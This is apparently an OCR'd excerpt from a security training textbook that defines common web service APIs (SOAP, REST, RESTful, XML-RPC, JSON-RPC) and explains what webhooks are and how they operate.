
The most frequently used web service APIs are listed below:

- **SOAP API**: SOAP is a web-based communication protocol that enables interactions between applications running on different platforms such as Windows, macOS, Linux, etc., via XML and HTTP. SOAP-based APIs are programmed to generate, recover, modify, and erase different logs such as profiles, credentials, and business leads.
- **REST (Representation State Transfer) API**: REST is not a specification, tool, or framework; it is an architectural style of web service that serves as a communication medium between various systems on the web. APIs supported by the REST architectural style are known as REST APIs. Such API-based computer systems, web services, and database systems allow requesting machines to receive prompt access and redefine web resource representations by providing a set of stateless protocols and qualitative operations.
- **RESTful API**: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application.

  APIs with the following features can be referred to as to RESTful APIs:

  - **Stateless**: The client end stores the state of the session; the server is restricted to save data during the request processing
  - **Cacheable**: The client should save responses (representations) in the cache. This feature can enhance API performance

  - **Client-server Environment**: Both the client and the server should be independent of each other because the server handles backend operations and the client is the front end from where requests are made
  - **Uniform Interface**: Resources must be specifically and independently recognized via a single URL by employing basic protocol methods such as PUT, POST, GET, and DELETE, and it should be possible to modify a resource
  - **Layered System**: Multiple-layer architecture allows intermediary servers to supply shared memory (cache) to achieve scalability because the client system directly never notifies the main server of its connectivity.
  - **Code on Demand**: An optional feature where the server can also provide temporary executable code to the client, through which the client's functionality can be customized
- **XML-RPC**: Extensible Markup Language - Remote Procedure Call (XML-RPC) is a communication protocol that uses a specific XML format to transfer data, whereas SOAP uses proprietary XML to transfer data. It is simpler than SOAP and uses less bandwidth to transfer data.
- **JSON-RPC**: JavaScript Object Notation – Remote Procedure Call (JSON-RPC) is a communication protocol that serves in the same way as XML-RPC but uses the JSON format instead of XML to transfer data.



What are Webhooks?

- Webhooks are **user-defined HTTP callback** or push APIs that are raised based on events triggered, such as receiving a comment on a post or pushing code to the registry
- Webhooks allow applications to **update other applications** with the latest information
- Webhooks are enrolled along with the **domain registration** via user interface or API to inform clients about the occurrence of a new event

Operation of Webhooks

What are Webhooks?

Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook.

A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "**Notify me**" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

Operation of Webhooks

Webhooks are enrolled along with the domain registration via the user interface or API to inform the clients about a new event occurrence. The generated path contains the required code that automatically executes on the new event occurrence. Here, systems need not know what should be run; they just need to trace the path to generate notifications.

A webhook is a powerful tool because everything remains isolated on the web. As shown in the figure below, when system-2 gets a notification message from the selected path of the domain, it not only becomes aware of new event occurrences on other machines but also responds to them. The path contains the code that can be accessed via an HTTP POST request. It also informs the user about from where the message has been triggered, including its date and time and other details related to the event. Webhooks can be private or public.


